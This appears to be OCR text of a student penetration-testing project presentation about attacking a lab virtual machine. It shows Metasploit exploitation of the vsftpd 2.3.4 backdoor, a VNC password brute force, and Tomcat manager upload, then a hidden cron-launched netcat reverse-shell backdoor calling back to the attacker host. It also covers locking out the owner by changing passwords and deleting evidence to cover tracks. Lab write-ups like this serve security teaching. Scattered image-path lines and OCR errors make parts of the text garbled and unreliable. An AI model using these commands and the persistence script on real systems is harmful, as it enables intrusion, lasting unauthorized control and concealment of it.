
PORT 8180 - APACHE TOMCAT:

NMAP -SV -P8180 <TARGET-IP>









KEY VULNERABILITIES

After gathering information about the machine, we configure our target servers.

Port	Service	Vulnerability	Description	CVE	Exploitabilit
21	FTP (vsftpd)	Backdoor	A hidden backdoor in vsftpd 2.3.4 allows remote code execution.	CVE-2011-2523	High
25	SMTP (Postfix)	Misconfig	The SMTP service may allow unauthorized relaying or user enumeration.	-	Medium
1099	Java RMI	RCE via Deserialization	Allows remote code execution via unsafe object deserialization.	CVE-2011-3556	High
445	SMB (Samba)	Usermap Script RCE	Command injection via the Samba "username map script".	CVE-2007-2447	High
6667	UnrealIRCd	Backdoor RCE	Contains a built-in backdoor that runs commands sent over IRC.	CVE-2010-2075	High
5900	VNC	Weak Credentials	VNC server allows access using default or weak passwords.	-	Medium
23	Telnet	Default Login	Telnet accepts login using default credentials.	-	Medium
8180	Apache Tomca	Weak Credentials + Upload	Default credentials allow access to manager panel for deploying	CVE-2009-3548	High


EXPLOITATION

Metasploit
FramWork


EXPLOITATION

Port 8180 - Apache Tomcat:

Scan port 8180 and detect Apache Tomcat 2





Test web interface access manually 3 Use Metasploit's tomcat_mgr_upload module 4



EXPLOITATION

Set target IP, path, and credentials 5 Set payload and listener IP/port 6 Run exploit to get shell





Now we can open shell ,add new user, set backdoors and much much more

EXPLOITATION

Port 5900 (vnc):

vulnerability: alllow full acees to the target screen

```
msf6 > search vnc_log_login
[-] No results from search
msf6 > search vnc_login

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login     .                normal  No     VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login
```

after using metasploit we searched for vnc_login as the first step to get the password of it

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.254.129
rhosts => 192.168.254.129
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME  root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                                Required  Description
   ----              ---------------                                                --------  -----------
   ANONYMOUS_LOGIN   false                                                          yes       Attempt to login with a blank username and passwo
   BLANK_PASSWORDS   false                                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                          no        Try each user/password couple stored in the curre
   DB_ALL_PASS       false                                                          no        Add all passwords in the current database to the
   DB_ALL_USERS      false                                                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                           no        Skip existing credentials stored in the current d
   PASSWORD                                                                         no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:host
   RHOSTS            192.168.254.129                                                yes       The target host(s), see https://docs.metasploit.c
   RPORT             5900                                                           yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                                          yes       Stop guessing when a credential works for a host
   THREADS           1                                                              yes       The number of concurrent threads (max one per hos
   USERNAME          root                                                           no        A specific username to authenticate as
   USERPASS_FILE                                                                    no        File containing users and passwords separated by
   USER_AS_PASS      false                                                          no        Try the username as the password for all users
   USER_FILE                                                                        no        File containing usernames, one per line
   VERBOSE           true                                                           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```


AS WE CAN SEE SE SET THE RHOST AS USUAL TO OUR TAGET AND SET THE USERNAME TO ROOT IN ORDER TO KNOW THE PASSWORD OF IT

```
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.254.129:5900  - 192.168.254.129:5900 - Starting VNC login sweep
[!] 192.168.254.129:5900  - No active DB -- Credential data will not be saved!
[+] 192.168.254.129:5900  - 192.168.254.129:5900 - Login Successful: :password
[*] 192.168.254.129:5900  - Scanned 1 of 1 hosts (100% complete)
```

EXPLOITATION

now we have full access to the target screen

```
┌──(kali㉿kali)-[~]
└─$ vncviewer 192.168.254.129
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
```




HERE IT ASKS FOR THE PASSWORD SO WE ENTER PASSWORD

EXPLOITATION

MAINTAINING ACCESS

port 5900 (vnc)





now we changed the password of our target so he cant reach it


EXPLOITATION

SMB Service(Samba "username map script" Command Execution)-ports 45 , 139:

we used **Metasploit** to exploit the Samba "**username map script**" Command Execution(searching for samba/usermap_script).







EXPLOITATION

FTP (vsftpd) port 21:

searching for the vuln in the metasploit vsftpd

```
msf6 > search vsftpd

Matching Modules
================

  #  Name                                  Disclosure Date  Rank       Check  Description
  -  ----                                  ---------------  ----       -----  -----------
  0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
  1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

After finding the vuln we will exploit it

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.3.129
rhost => 192.168.3.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 21
rport => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.3.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.3.129:21 - USER: 331 Please specify the password.
[+] 192.168.3.129:21 - Backdoor service has been spawned, handling...
whoami
root
```

We now have access to the root user

MAINTAINING ACCESS

- Techniques attackers use to ensure continued control over a compromised system, even after reboots, credential changes, or other defensive actions.

Why Do Attackers Maintain Access?

- Prolonged Exploitation
- Survivability
- Facilitating Lateral Movement:

MAINTAINING ACCESS

Techniques for Maintaining Access

Scheduled Tasks:

Purpose: Scheduled tasks can be used to automate malicious scripts or applications to run at specified intervals, ensuring persistent access.

Backdoors:

Purpose: A backdoor provides a way to bypass normal authentication procedures to gain access to the system.

Tools Used:

Bach Scripts

Netcat

MAINTAINING ACCESS

What we did to maintain access to the system

- **Backdoor & Scheduled Task**

  After gaining access from ftp backdoor, we try to put our backdoor in the system **(reverse shell)**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.16.165.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.165.129:21 - USER: 331 Please specify the password.
[+] 172.16.165.129:21 - Backdoor service has been spawned, handling...
[+] 172.16.165.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 5 opened (172.16.165.128:36033 → 172.16.165.129:6200) at
 2025-05-12 12:42:26 -0400

mkdir -p ~/.config/.sysup && echo -e '#!/bin/bash\nwhile true; do\n  nc 172.16.165.
128 4444 -e /bin/bash && break\n  sleep 10\ndone &>/dev/null &' > ~/.config/.sysup/
.sysup.sh && chmod +x ~/.config/.sysup/.sysup.sh && (crontab -l 2>/dev/null; echo "
@reboot /bin/bash ~/.config/.sysup/.sysup.sh &") | crontab -
```

MAINTAINING ACCESS

`mkdir -p ~/.config/.sysup` -> Creates the directory ~/.config/.sysup

```
echo -e '#!/bin/bash\nwhile true; do\n nc 172.16.165.128 4444 -e /bin/bash
&& break\n sleep 10\ndone &>/dev/null &' > ~/.config/.sysup/.sysup.sh
```

- **The script:**


```
#!/bin/bash
while true; do
    nc <attacker-ip> -e /bin/bash && break
    sleep 10
done &./dev/null &
```

- **The Scheduled task:**

```
(crontab -l 2>/dev/null; echo "@reboot /bin/bash
~/.config/.sysup/.sysup.sh &") | crontab -
```

MAINTAINING ACCESS


nc -lvnp 4444



MAINTAINING ACCESS

Proof of concept:

nc -lvnp 4444




python -c 'import pty; pty.spawn("/bin/bash")'; stty raw -echo; fg

Upgrades the reverse shell to a fully interactive TTY shell

passwd

After that I changed the root **password** to be **root**



COVERING TRACKS

Remove or obfuscate any evidence of your activities on the compromised system.

Remove Created User:

```
userdel <User_hacker>
rm -rf /home/<User_hacker>
```

Delete Backdoor:

```
rm -f ~/.config/.sysup/.sysup.sh
```

Delete the Scheduled task

```
crontab -l
crontab -r
```

DOCUMENTATION
GITHUB

To see the full Documentation, please visit the GitHub Repo

https://github.com/MohamedSayed47/DEPI_Final_project

THANK YOU

We appreciate your time and interest in our project.

Looking forward to your feedback and any questions you may have.